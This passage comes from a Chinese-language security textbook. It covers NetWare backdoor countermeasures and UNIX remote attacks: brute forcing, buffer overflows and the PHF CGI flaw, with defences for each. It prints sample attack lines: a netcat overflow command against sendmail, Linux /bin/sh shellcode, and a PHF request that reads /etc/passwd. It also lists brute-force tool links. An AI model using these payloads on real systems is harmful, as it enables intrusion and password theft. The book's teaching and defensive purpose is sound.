

关于这个后门的详细信息可访问NMRC的网站(http://www.nmrc.org)。黑客Simple Nomad在他位于http:// www.nmrc.org/faqs/hackfaq/hackfaq.html的Unofficial Hack FAQ中详细叙述了这一技巧。

后门对策

有两个应付后门的对策，一个使用自由软件，一个使用商业软件。

找出隐蔽对象的商业解决方案是使用BindView EMS/NOSadmin 4.x & 5.x v6(http://www.bindview.com)。该产品能够找出所有隐蔽对象。

自由软件解决方案是使用位于http://www.netwarefiles.com/utils/hobjloc.zip的Hidden Object Locator产品。该产品作为服务器上的NLM运行，扫描NDS树中对于登录上去的用户(通常是Admin)不具备浏览权的对象。该产品的小足迹(87KB)和低价格(免费)使它成了杰出的解决方案。

惟一的Novell解决方案出于审计角度考虑。使用SYS:PUBLIC\auditcon就可以打开对于Grant Trustee事件的审计

1. 启动auditcon。
2. 选择Audit Directory Services。
3. 选择Audit Directory Tree。

4. 选择待审计的容器，再按下F10键。
5. 选择Enable Container Auditing。
6. 按下ESC键，直到返回主菜单。
7. 选择Enable Volume Auditing。
8. 选择Audit Configuration。
9. 选择Audit By Event。
10. 选择Audit By User Events。
11. 把Grant Trustee置为on。

注意 *当然，这种方案假设攻击者不怎么明智，他没有在创建后门前把审计功能关掉。*

7.11 更深入的资源

7.11.1 Web 网站(ftp://ftp.novell.com/pub/updates/nw/nw411/)

Novell自己的FTP服务器网站是指出可用来加强Novell服务器的安全性的各种应用程序的大本营：

```
http://developer.novell.com/research/topical/security.htm
http://netlab1.usu.edu/novell.faq/nov-faq.htm
http://www.futureone.com/~opeth/freedos.htm
http://www.futureone.com/~opeth/nwutils.htm
http://homel.swipnet.se/~w-12702/11Anovel.htm
http://attackersclub.com/km/files/novell/index.html
http://www.nwconnection.com/
http://www.bindview.com
```

7.11.2 Usenet 新闻组

```
comp.os.netware.misc
comp.os.netware.announce
```


comp.os.netware.security
comp.os.netware.connectivity

7.12 小结

尽管Novell提供网络操作系统的历史已很长了，但他们对安全细节的关注一直是个弱项。从前面的讨论我们看出，攻击一台NetWare服务器，获得用户的访问并获得服务器及NDS树的Admin访问权限都是非常简单的事情。我们也展示了错误配置的漏洞挖掘、服务器设计瑕疵以及服务的漏洞挖掘，而且这些漏洞使攻击者能安全控制整个的NDS树。

每种讨论过的漏洞都有相关的对策，而且大多数都是一两个步骤即可办到 补丁也很简单，只是大多数管理员不知道实施它们的重要性。

有些人觉得比获取一个UNIX系统的root访问权更让人上瘾的差不多只有毒品了。



第8章

「攻击UNIX」

有些人觉得比获取一个UNIX系统的root访问权更让人上瘾的差不多只有毒品了。对于root访问权的不懈追求可追溯到UNIX历史的早期，因此我们有必要提供一些关于其演化的历史背景知识。

8.1 追求root访问权

到1969年AT&T的Ken Thompson和Dennis Ritchie认定MULTICS(Multiplexed Information and Computing System)项目没有像他们希望地那样快地进展。他们随后做出的从头开始编写一个称为UNIX的崭新操作系统的决定永远改变了计算的前景。UNIX的设计目标是成为一个功能强大而健壮的多用户操作系统，擅长运行程序，特别是称为工具(tool)的小程序。安全性并不是UNIX的主要设计特征，不过实现得恰当的话，UNIX具备极高的安全性。UNIX的混杂性除了有使它变得如此强大的众多小工具的多样性因素外，开发和改进其操作系统内核的开放性质是个直接的原因。早期的UNIX环境通常位于贝尔实验室或大学机构内，那儿安全性主要通过物理方式控制。这么一来，能够物理上接触UNIX系统的任何用户都被认为已经授权。在许多情况下，采用root级密码被认为是种阻碍而取消了。

在过去30年以上的历史中，UNIX和它的派生操作系统发生了相当显著的演变，然而人们对于UNIX及其安全的激情却从未消退过。许多热心的开发人员和编程人员在仔细查阅源代码，以期发现潜在的脆弱点。而且往诸如Bugtraq之类安全邮递清单中张贴新近发现的脆弱点被认为是一种荣誉奖章。我们将在本章中深入剖析这种强烈的感情，以便说明获取所渴求的root访问权的原因及手段。需要通篇留意的是，在UNIX中只有两级访问权：全权的root和其他任何访问权。root是无可替代的。

8.1.1 简短回顾

我们在第1～3章中讨论了标识UNIX系统和查点信息的方式。使用诸如nmap之类的端口扫描程序可帮助标识打开着的TCP和UDP端口，并对目标操作系统或设备作指纹鉴别。使用rpcinfo和showmount可分别查点RPC服务和NFS安装点。我们甚至使用万能的netcat(nc)来攫取泄漏有用信息的旗标，例如使用中的服务器程序及相关版本信

息。本章中我们将真正发掘UNIX系统的漏洞，并讨论相关的技巧。必须注意，UNIX系统的踩点和网络勘察工作必须在任何类型的漏洞发掘之前完成，踩点必须以一种彻底而有条不紊的方式进行，以保证揭示所有可能的信息。有了这些信息后，我们需要对目标系统上可能存在的潜在脆弱点作些明智的猜测。这个过程就是脆弱点映射(vulnerability mapping)。

8.1.2 脆弱点映射

脆弱点映射是把一个系统的特定安全属性映射到某个关联的脆弱点或潜在脆弱点的过程。这在真正发掘目标系统漏洞的过程中是个关键的阶段，不应该被忽视。攻击者有必要把安全属性映射成潜在的安全漏洞，这些属性包括监听中的服务、运行中的服务器程序(例如用于HTTP的Apache 1.3.9 以及用于SMTP的sendmail 8.9.10)的特定版本号、系统结构以及用户名信息。攻击者可用来完成本任务的方法有以下几个：

- ▼ 按照诸如Bugtraq、Computer Emergency Response Team(简称CERT)布告(www.cert.org)和厂家安全告示之类公开可得的脆弱点信息资源，手工映射特定的系统属性。虽然这是个乏味的过程，但却可以不真正触及目标系统就提供一个彻底的潜在脆弱点分析。
- ■ 使用张贴到各种安全邮递清单和Web网站上的公共漏洞发掘代码，或者自己编写这样的代码。这么做将以很高的准确度确定是否真正存在某个脆弱点。
- ▲ 使用自动执行的脆弱点扫描工具标识真正的脆弱点。受重用的商业工具包括出自Internet Security Systems公司(www.iss.net)的Internet Scanner以及出自Network Associates公司(www.nai.com)的CyberCop Scanner。在自由软件领地有前途的是Nessus(www.nessus.org)和SAINT(http://www.wwdsi.com/saint)。

所有这些方法都有它们各自的优缺点；不过需要注意的是，只有人称"脚本小子(script kiddy)"的浅薄攻击者才会跳过脆弱点映射阶段，把不论什么东西都往目标系统上扔以试图进入，而不求理解一个漏洞发掘过程的工作机理和具体步骤。我们亲眼见过许多现实生活中的攻击活动，发现破坏分子在试图使用UNIX的漏洞发掘过程来攻击Windows NT系统。不用说，这些攻击者不具备起码专业知识，注定不会成功，下

面是执行脆弱点映射时待考虑的关键点的汇总

- ▼ 针对目标系统执行网络勘察。
- ■ 把诸如操作系统、体系结构和监听中服务的特定版本之类属性映射成已知的脆弱点和可发掘漏洞。
- ■ 通过标识与选择关键系统执行目标探测。
- ▲ 查点并按优先级排列潜在的入口点。

8.2 远程访问与本地访问

本章剩余部分分成两个大节：远程访问(remote access)和本地访问(local access)。远程访问定义为通过网络(例如某个监听中的服务)或其他通信通道获取访问权。本地访问定义为拥有一个真正的命令shell即登录到目标系统。本地访问攻击也称为"特权升级攻击"。理解远程访问和本地访问之间的关系非常重要。攻击者从远程发掘某个监听中服务的脆弱点到获取本地shell访问之间有一个逻辑进展。一旦获得shell访问，攻击者就被认为局部于目标系统。我们尝试逻辑上分割出攻击者用于获取远程访问的攻击类型，并提供相关的例子。讨论完远程访问权的获取之后，我们将解释攻击者把自己的特权升级到root级别的常用方法。最后，我们解释允许攻击者收集关于本地系统信息的信息汇集技巧，这样该系统可用作进一步攻击的立足点。需注意的是，本章不是关于UNIX安全的综合介绍；需要深入了解UNIX安全的读者可以阅读由Simson Garfinkel和Gene Spafford编写的*Practical UNIX & Internet Security*。此外，本章不可能涵盖所有可以想像到的UNIX漏洞发掘及各种UNIX风格的方方面面，这么做本身就自成一本书了。我们的做法是尝试将这些攻击归成不同的类，再解释每类攻击背后的原理。这样的话，当发现一个新的攻击手段时，即使本书没有特别讨论也容易理解它的工作机制了。一句话，我们采用"教人捕鱼以自养一生"的方法，而不是"就喂养一天"的方法。

8.3 远程访问

前面已经提到过，远程访问涉及网络访问或访问其他通信通道，例如附接到一个

UNIX系统的拨号调制解调器。我们发现对大多数机构的异步/ISDN远程访问在安全性上深不可测。我们于是把讨论范围限定在通过TCP/IP协议从网络访问UNIX系统。毕竟TCP/IP是因特网的奠基石，与我们就UNIX安全的讨论也最为密切。

大众媒体企图让每个人都相信，对UNIX系统安全性的危害牵涉某种神奇的力量。现实情况是远程绕过UNIX系统的安全有三个主要方法

1. 发掘某个监听中服务(建立在TCP/UDP之上)的漏洞。
2. 经由一个在两个或多个网络之间提供安全屏障的UNIX系统路由。
3. 由用户发起的远程执行攻击(例如访问恶意的Web网站、打开特洛伊木马电子邮件，等等)。

下面看一下具体的例了，以理解不同种类的攻击是如何归属上述三个类别的。

▼ **发掘某个监听中服务的漏洞** 某人给你一个用户ID和密码并说："入侵我的系统试试。"这是一个发掘某个监听中服务的漏洞的例子。如果该系统不在运行允许交互登录的任何服务(telnet、ftp、rlogin或ssh)，那你该如何登录进该系统呢?本周最新的wuftp脆弱点被发现并公布之后又怎么样?你自己的系统脆弱吗?攻击者可能不得不发掘某个监听中服务(例如wuftp)的漏洞以获取访问权。需提请注意的是，要获取访问权必须有服务在监听。否则的话是不可能远程入侵的。

■ **经由一个UNIX系统路由** 这就是说攻击者绕过作为防火墙的UNIX系统。既然已不允许任何外来的服务访问，又如何能够做到这一点呢?许多情况下，攻击者使用经由防火墙到达内部系统的源路由分组来绕过UNIX防火墙。这种绝技之所以可行是因为当防火墙应用程序需发挥其作用时，其UNIX内核必须打开IP转发属性。在大多数这样的例子中，攻击者实质上几乎没有真正入侵防火墙本身，他们只是把它用作一个路由器而已。

▲ **由用户发起的远程执行** 就因为禁止了自己的UNIX系统上的所有服务，你能够说自己安全了吗?未必。如果你浏览到http://www.evilhacker.org，使得自己的Web浏览器执行连接回该邪恶网站的恶意代码，那么情况会怎么样?这种

代码可能允许evilhacker.org 访问你的系统。以root特权登录使用系统期间进行网上冲浪时，这意味着什么值得反思。

在本节中，我们将讨论属于上述三个类别之一的特定远程攻击。如果你对施行远程攻击的可能性表示怀疑，那就问自己以下三个问题：

1. 有监听中的服务涉入吗?
2. 目标系统在执行路由功能吗?
3. 有用户或其所用软件执行了危及主机系统安全的命令吗?

对其中至少一个问题的肯定回答表明存在施行远程攻击的可能性。

蛮力攻击

流行度:	*8*
容易度:	*7*
影响力:	*7*
风险率:	*7*

我们从最基本的攻击形式开始对于UNIX 系统攻击的讨论，那就是蛮力密码猜测。蛮力攻击看着可能并不吸引人，然而它是攻击者用于获取对一个UNIX系统的访问权的最有效方法之一。蛮力攻击纯粹就是猜测访问某个服务所需的一个用户ID/密码组合，而该服务在给予该用户以访问权之前要求认证他。最常见的可能成为蛮力攻击对象的服务类型包括：

- ▼ Telnet
- ■ 文件传送协议(File Transfer Protocol，即FTP)
- ■ "R" 命令(rlogin、rsh等)
- ■ 安全shell(Secure Shell，即SSH)
- ■ 邮政协议(Post Office Protocol，即POP)
- ▲ 超文本传送协议(HyperText Transport Protocol，即HTTP/HTTPS)

从用户关于网络勘察和查点的讨论中回顾一下标识潜在系统用户ID的重要性。finger、rusers和sendmail之类的服务都可用来标识某个目标系统上的用户账号。攻击者取得一串用户账号后，就能够通过猜测与其中某个ID关联的密码开始尝试获取对目标系统的访问权。不幸的是，有不少用户账号或者所设密码相当脆弱，或者根本没设密码。这个不言自明之理的最好例证就是所谓的"Joe"账号，也就是用户ID和密码相同的情况。用户足够多的话，大多数系统至少会有一个Joe账号。令我们感到惊奇的是，在执行安全渗透测试期间，我们观察到了数千个Joe账号。为什么选择糟糕密码的现象如此普遍呢？其原因既明了又简单：用户不知道怎样选择强壮的密码，而且也未被强制这么做。

尽管手工猜测密码完全有可能，但是大多数情况下密码是用自动执行的蛮力工具猜测的。攻击者可用来自动完成蛮力猜测过程的工具有多个，包括：

- ▼ **Brutus** http://www.hoobie.net/brutus/
- ■ **brute_web.c** http://packetstorm.securify.com/Exploit_Code_Archive/brute_web.c
- ■ **pop.c** http://packetstorm.securify.com/groups/ADM/ADM-pop.c
- ■ **middlefinger** http://www.njh.com/latest/9709/970916-05.html
- ▲ **TeeNet** http://www.phenoelit.de/tn/

蛮力攻击对策

对付蛮力猜测的最佳防御措施是使用不易猜中的强壮密码。一次性密码机制则是最理想的。表8.1列出了一些有助于防御蛮力攻击的自由软件工具。

工具	说明	位置
S/Key	一次性密码系统	http://www.yak.net/skey/
One Time Passwords In Everything(OPIE)	一次性密码系统	ftp.nrl.navy.mil/pub/security/opie/
cracklib	密码构造工具	ftp://ftp.cert.org/pub/tools/cracklib/
npasswd	passwd命令的代替品	http://www.utexas.edu/cc/unix/software/npasswd/

表8.1 有助于防御蛮力攻击的自由软件工具

续表▶

▶ 续表

工具	说明	位置
Secure Remote Password	在任意类型的网络上执行安全的基于密码的认证和密钥交换的一种新机制	http://srp.stanford.edu/srp/
SSH	"R" 命令的替换品，具备加密和RSA认证功能	http://www.cs.hut.fi/ssh/

表8.1 有助于防御蛮力攻击的自由软件工具

除这些工具外，实现良好的密码管理规程也相当重要。其内容包括：

- 确保所有用户有一个有效密码。
- 对于特权账号强制每30天更换一次密码，对于普通用户则每60天更换一次。
- 最小长度的密码应该是6个字母加数字字符，最好是8个字符。
- 对多次认证失败进行记录。
- 三次无效登录尝试后断掉连接。
- 尽可能实现账号锁闭(小心攻击者故意锁闭账号导致的拒绝服务)。
- 关闭不使用的服务。
- 施用防止用户选择糟糕的密码的密码构造工具。
- 不要给自己可登录的每个系统使用相同的密码。
- 不要笔录自己的密码。
- 不要把自己的密码告诉别人。
- 可能的话使用一次性密码机制。
- 确保缺省账号(例如setup和admin)没有使用缺省的密码。

关于密码安全指导的额外细节参见AusCERT SA-93:04。

8.3.1 数据驱动攻击

讨论完显得庸俗的密码猜测攻击后，我们就可以解释获取远程访问权上的既成事实标准——数据驱动攻击(data driven attack)。数据驱动攻击通过向某个活动中的服

务发送将导致非预期结果的数据来执行。当然，"非预期结果"的说法是主观的，依赖于主体是攻击者还是相应服务的编程人员。从攻击者看来结果是所希望的，因为它们给出了访问目标系统的许可权。从编程人员看来，那是他们的程序收到了未曾料到的将导致非预期结果的输入数据。数据驱动攻击分为缓冲区溢出攻击(buffer overflow attack)和输入验证攻击(input validation attack)。下面分别讨论这两种攻击。

缓冲区溢出攻击

流行度:	*8*
容易度:	*8*
影响力:	*10*
风险率:	*9*

计算界安全的前景在1996年11月发生了历史性转变。Bugtraq邮递清单的仲裁者Aleph One给安全杂志*Phrack Magazine*(第49期)写了一篇题目为"Smashing The Stack For Fun And Profit"的文章。这篇文章对于安全形势产生了深远的影响，因为它清楚地阐明了糟糕的编程行为在缓冲区溢出攻击下可能如何危及安全。缓冲区溢出攻击可追溯到1988年著名的Robert Morris蠕虫事件；然而关于这种攻击具体细节的有用信息直到1996年才为人所知。

缓冲区溢出条件(buffer overflow condition)发生在某个用户或进程试图往一个缓冲区(即固定长度的数组)中放置比原初分配的空间还要多的数据的时候。这种行为与特定的C函数相关联，例如strcpy()、strcat()、sprintf()等等。缓冲区溢出条件通常会导致段越界异常的发生。然而这类行为可精心地利用，达到访问目标系统的目的。尽管我们讨论的是远程缓冲区溢出攻击，缓冲区溢出条件在本地系统上也同样发生，在本章稍后探讨本地攻击时会继续谈及。为了理解缓冲区溢出的发生过程，下面查看一个非常简化的例子。

我们有一个长度固定为128字节的缓冲区。假设该缓冲区定义成可作为存放sendmail的VRFY命令的输入的数据量。回顾第3章中我们曾使用VRFY来帮助标识目标系统上的潜在用户，办法是尝试验证他们的电子邮件地址。再假设sendmail是将用户ID(SUID)设为root的程序，从而不论谁执行都以root特权运行。这种假设对于现实系统可能成立，也可能不成立。如果攻击者连接到目标系统的sendmail守护进程后给VRFY

命令发送了一块由1000个字母"a"构成的数据，而不是一个简短的用户名，情况会是什么样呢?

```
echo "vrfy 'perl -e 'print "a" x 1000 ''" | nc www.targetsystem.com 25
```

VRFY缓冲区将溢出，因为它只设计成容纳128个字节。往VRFY缓冲区中填塞1000个字节可能导致拒绝服务和sendmail守护进程的崩溃；然而由此精心设计成让目标系统执行攻击者选定的代码将更为危险。这恰好是成功的缓冲区溢出攻击的工作机理。

代之以给VRFY命令发送1000个字母"a"的是，攻击者发送将溢出其缓冲区并执行命令/bin/sh的特定代码。既然sendmail是作为root运行的，因此当执行/bin/sh时，攻击者即具备直接的root访问权。你可能对于sendmail如何知道攻击者想要执行/bin/sh存在疑惑。其过程并不复杂。当执行攻击时，所谓"蛋(egg)"的特殊汇编代码被作为用于溢出缓冲区的实际字符串的一部分发送给VRFY命令。当VRFY缓冲区溢出时，攻击者可随之设置将导致问题的函数的返回地址，以允许攻击者改变程序的执行流。取代该函数返回其正确的内存位置这一动作的是，攻击者执行作为缓冲区溢出数据的一部分发送的恶意汇编代码，该代码将以root特权运行/bin/sh。就这样。

必须注意，汇编代码是与体系结构和操作系统相关的。Solaris X86的缓冲区溢出与Solaris SPARC完全不同。下面的例子说明了特定于Linux X86的称为蛋的汇编代码:

```
char shellcode[]=
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

缓冲区溢出攻击已被证明极为危险，已导致了许多安全相关的损害。我们的例子非常简化，而创建一个能工作的蛋是极端困难的。然而已有不少依赖于系统的蛋被创建出来，可从因特网上获取。实际创建一个蛋的过程已超出本书的范围，建议读者阅读位于http://www.2600.net/phrack/p49-14.html 的Aleph One发表在Phrack Magazine(第49期)上的文章。至于充实汇编技能，请查阅由Chris Drake和Kimberley Brown编写的*Panic ——UNIX System Crash and Dump Analysis*。而且，友善的Teso家伙们还创建了一些可以自动产生shellcode的工具，其中，Hellkit就可以从http://teso.scene.

at/releases.php3 上找到。

缓冲区溢出攻击对策

加强编程行为的安全性

预防缓冲区溢出的最佳对策是加强编程行为的安全性。尽管不可能设计和编写完全没有缺陷的程序，有些措施将有助于最小化缓冲区溢出条件。下面是些建议的做法

- ▼ 程序从一开始设计起就考虑到安全。太多的情况是，程序匆匆编写而成，以努力满足程序主管的期限要求。安全是最后去解决的，往往被遗落在路边。厂家对近来发行的某些代码近乎粗心大意。许多厂家因其如此粗糙草率的安全编程做法而为人所知，却没花时间去解决这样的问题。详细信息参见位于http://www.whitefang.com/sup/index.html 的 Secure UNIX Program FAQ。
- ■ 考虑使用安全的编译器，例如出自 Immunix 项目的 StackGuard(http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard)。他们的办法是在编译时刻对程序实施免疫，从而最大程度减小缓冲区溢出的影响。而且，"概念证明"(proof-of-concept)防卫机制也是很有效的，Libsafe 就是很好的例子(http://www.bell-labs.com/org/11356/html/security.html)，其目标就是从系统侧截获对脆弱函数的调用。关于Libsafe 功能的详细描述以及它如何对缓冲区溢出攻击的处理可参见http://www.bell-labs.com/org/11356/docs /libsafe.pdf，不过也请记住，这些机制并不是护身符，因而用户不要陷入安全的假象。
- ■ 当从用户或其他程序接收输入时，必须验证参数的有效性。这样做可能减缓某些程序的速度，但是往往增强了每个应用程序的安全性。这种验证包括对每个变量的边界检查，特别是环境变量。
- ■ 使用 fget()、strncpy()和strncat()之类安全的例程，并检查每个系统调用的返回值。
- ■ 最大程度减少使用 SUID 到 root 的程序。这样即使攻击者成功地执行了缓冲区溢出攻击，他们也不得不继续把自己的特权升级到 root。
- ▲ 最重要的是应用所有相关的由厂家提供的补丁。

测试并审计每个程序

测试并审计每个程序非常重要。许多时候编程人员并未意识到存在潜在的缓冲区溢出条件，然而第三方可能不怎么费力就检测出这种缺陷。测试和审计UNIX代码的最佳例子之一是由Theo de Raadt领导的OpenBSD项目(http://www.openbsd.org)。OpenBSD阵营一直在审计他们的源代码，已修复了数百个缓冲区溢出条件，更不用提其他类型的许多安全相关问题了。正是这种类型的彻底审计给了OpenBSD以成为最安全的自由版本UNIX之一的声誉。

禁止不用的或危险的服务

本章以后还会谈及这一措施。如果对于UNIX系统的运作并非关键，那就禁止不用的或危险的服务。入侵者无法侵入不在运行的服务。此外，我们强烈推荐使用TCP Wrappers(tcpd)和xinetd(http://www.synack.net/xinetd/)，选择性地对每个服务应用访问控制清单，并提供增强的记录日志特性。不是每个服务都能被包裹起来。然而确实包裹起来的服务会明显改善安全态势。除包裹各个服务外，可考虑使用随大多数自由UNIX操作系统标准地提供的内核级分组过滤(比如，用于Linux的ipchains或netfilter，以及用于BSD的ipf)关于ipchains加固系统的入门材料，可参见http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html。由Darren Reed编写的ipf就是较好的软件包之一，可加到许多不同风格的UNIX中，从http://www.obfuscation.org/ipf/ipf-howto.html上可获得更多信息。

禁止堆栈执行

某些纯正癖者可能对禁止堆栈执行不屑一顾，他们偏爱确保每个程序都不存在缓冲区溢出条件。然而禁止堆栈执行并没有多少副作用，而且能够保护许多系统免遭这种千篇一律的漏洞发掘。Linux的2.0.x和2.2.x系列内核有一个禁止堆栈执行的补丁可用。Solar Designer首先开发了这个补丁。该补丁发行之后，别人对它做过不少改进工作。由Simple Nomad完成的改进版本可从http://www.openwall.com/linux上获得，它也是高人之作。

对于Solaris 2.6和Solaris 7，我们强烈推荐打开禁止堆栈执行的设定。这将防止许多与Solaris相关的缓冲区溢出条件起作用。尽管SPARC和Intel应用程序二进制接口(application binary interface，简称ABI)强制要求堆栈具有执行权限，但是大多数程序在堆栈执行被禁止条件下可以正确工作。缺省情况下Solaris 2.6和7上的堆栈执行是打

开的，要禁止堆栈的执行，在 /etc/system 文件中加入以下项就行

```
set noexec_user_stack   1
set noexec_user_stack_log - 1
```

需注意的是禁止堆栈执行并非一劳永逸。禁止堆栈执行后通常会记录试图在堆栈上执行代码的任何程序，从而往往能够阻挠大多数“脚本小子(script kiddy)”。然而有经验的攻击者仍有能力编写或散发发掘某个禁上了堆栈执行的系统上缓冲区溢出条件之漏洞的代码。

尽管人们通过禁止堆栈执行来防止基于堆栈的缓冲溢出攻击，但也有一些其他的危险是由于编写的代码太糟糕导致的。尽管没太引起注意，基于装载(heap-based)的溢出也是很危险的。这种溢出是由于超出了应用程序动态分配的内存所导致的，堆栈溢出则是基于固定长度的缓冲区，二者是有区别的。遗憾的是，厂商们并没有等价的“禁止装载执行”的设置。因此，你不能因为设置了“禁止堆栈执行”，就以为安全无忧了，关于“装载溢出攻击”可以参考 w00w00 小组的研究。详见 http://www.w00w00.org/files/heaptut/heaptut.txt 。

输入验证攻击

流行度:	*8*
容易度:	*9*
影响力:	*8*
风险率:	*9*

Jennifer Myers于1996年标识并报告了恶名远扬的PHF脆弱点。这种攻击尽管已相当陈旧，却提供了一个输入验证攻击的极佳例子。如果弄明白了这个攻击是如何工作的，那么相同类型的其他攻击有许多也易于理解了。我们不打算在这个主题上花太多的时间，因为第15章中还会进一步讨论它。我们的目的在于解释什么是输入验证，以及它可能怎样允许攻击者获取对一个UNIX 系统的访问权。

发生输入验证攻击的情况包括：

- 程序没能认出语法上不正确的输入

- ■ 模块接受无关的输入
- ■ 模块没能处理遗漏的输入域
- ▲ 发生域值(field-value)相关性错误

PHF是随早期版本的Apache Web服务器和NCSA HTTPD标准地提供的一个公共网关接口(commongateway interface，简称CGI)脚本。不幸的是，这个程序没有确切地分析并验证所收到输入的有效性。PHF脚本的最初版本接受换行符(%0a)，然后就以运行Web服务器程序的用户ID的特权执行任何后续的命令。最初的PHF漏洞发掘大体如下：

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

这个漏洞发掘仅仅cat密码文件而已。当然这些信息可被用来标识用户的ID以及经加密的密码，前提是密码文件未作隐蔽处理。大多数情况下，技能不足的攻击者会尝试破解该密码文件，然后登录到脆弱的目标系统上。技能丰富的攻击者能够获取访问该系统的直接shell，如本章稍后所述。注意，这种脆弱点允许攻击者以运行Web服务器程序的用户ID的特权执行任意命令。大多数情况下这个用户ID是"nobody"，然而有许多不幸的网站犯了以root特权运行Web服务器程序的大错。

在1996和1997年，PHF是非常流行的攻击，许多网站因这个简单而有效的漏洞发掘而受侵。理解这个脆弱点的发掘过程非常重要，这样可以把其概念应用于其他输入验证攻击。UNIX中存在为特殊目的保留的所谓元字符，包括\/<>!$ %^&*|{}[]"'`~，等。如果一个程序或CGI脚本将接受由用户提供的输入，不过没有恰当地验证这些数据，那么该程序有可能被蒙蔽成执行任意的代码。这种诡计一般称为"逸出(escaping out)"到某个shell，通常涉及传递某个作为用户提供的输入的UNIX元字符。这是很常见的攻击手段，绝非仅限于PHF。作为缺省Web服务器程序安装一部分提供的不安全CGI程序有许多例子。更糟糕的是，许多脆弱的程序是由没有多少编写安全程序经验的Web网站开发人员编写的。很不幸，随着面向电子商业的应用程序提供额外的功能和增加自身的复杂性，这些攻击只会越来越盛行。

输入验证攻击对策

如前所提，加强编程行为的安全性是最佳的预防性安全措施之一，对于输入验证攻击这个概念仍然成立。确保程序和脚本只接受该接收的数据而忽略其他任何数据，

这一点是绝对关键的。为保证CGI程序的安全，WWW Security FAQ是一处很好的资源，可从http://www.w3.org/Security/Faq/www-security-faq.html 上获得。反过来排除每个坏数据则比较困难，不可避免地会错过本该排除的某个关键的坏数据。此外，编写完程序后审计并测试所有的代码。

8.3.2 想要自己的shell

既然我们已经讨论过了远程攻击者获取对于某个UNIX系统的访问权的两个主要方法，下面就有必要叙述用于获取shell访问权的若干技巧。需要注意的是，任何攻击者的一个主要目标是获取对于目标系统的命令行或shell访问。按传统做法，交互shell访问是通过使用telnet、rlogin或ssh远程登录到一台UNIX服务器中实现的。另外，使用rsh、ssh或rexec可以不经过交互登录就远程执行命令。然而如果远程登录服务被关掉了或者被防火墙阻塞住了，那又该怎么办呢？攻击者怎么才能获取对于目标系统的shell访问呢？问得不错。让我们假设一个情形，由此探索攻击者可用来获取对于某个UNIX系统的交互shell访问的多种方法。图8.1展示了这些方法。




图8.1 一个简化的DMZ结构

假设攻击者试图获取对于处在某个工业分组检测防火墙或路由器之后的一台UNIX系统Web服务器的访问权。防火墙的品牌并不重要，重要的是理解它是一个基于路由的防火墙，不代理任何服务[1]。惟一允许从外到内穿越防火墙的服务是HTTP(80号端口)和HTTPS(443号端口)[2]。现在假设其中的Web服务器易于遭受早先提及的PHF之类输入验证攻击。该Web服务器是以nobody特权运行的，这是普遍的并被认为是良好的安全做法。如果攻击者能够成功地发掘该Web服务器的PHF输入验证条件，他们就能在其主机上作为用户nobody执行代码。在目标Web服务器上执行命令是关键性的，但它只是获取交互shell访问的第一步。

操纵X Window系统

流行度：	*7*
容易度：	*3*
影响力：	*8*
风险率：	*6*

攻击者能够利用PHF攻击在Web服务器上执行命令之后，他们最先采用的获取交互shell访问的技巧之一是利用UNIX的X Window系统。X是允许多个程序共用同一个图形显示器的窗口化机制。X相当健壮，允许基于X的客户程序把输出显示到本地X服务器或某个运行在6000～6063端口上的远程X服务器。对于攻击者来说，最有用的X客户程序之一是xterm。xterm用于在运行X期间启动一个本地命令shell。然而通过打开-display选项，攻击者可以把xterm的命令shell定向到自己的X服务器。这样马上就可以访问远程shell了。

下面看一下攻击者可能如何发掘PHF的漏洞以完成不光是显示/etc/passwd文件内容的任务。回顾最初的PHF漏洞发掘如下：

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

既然攻击者能够在该Web服务器上执行远程命令，稍微对它修改一下就能得到交

